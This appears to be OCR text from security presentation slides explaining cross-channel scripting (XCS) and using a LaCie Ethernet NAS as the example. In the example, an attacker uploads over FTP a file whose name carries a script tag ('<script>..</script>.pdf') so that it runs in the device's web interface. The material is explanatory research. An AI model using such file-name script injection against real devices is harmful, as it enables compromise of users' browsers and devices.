
Service B

Protocol B

Cross-channel scripting



Cross-channel scripting



XCS: a pervasive attack class


- secure services ≠ secure system

Cross-channel scripting

LaCie Ethernet disk mini

- Share access control
- Web interface
- Public FTP

Cross-channel scripting



FTP server


NAS

Upload a file:

<script>..</script>.pdf

Attacker

Cross-channel scripting



FTP server

file system

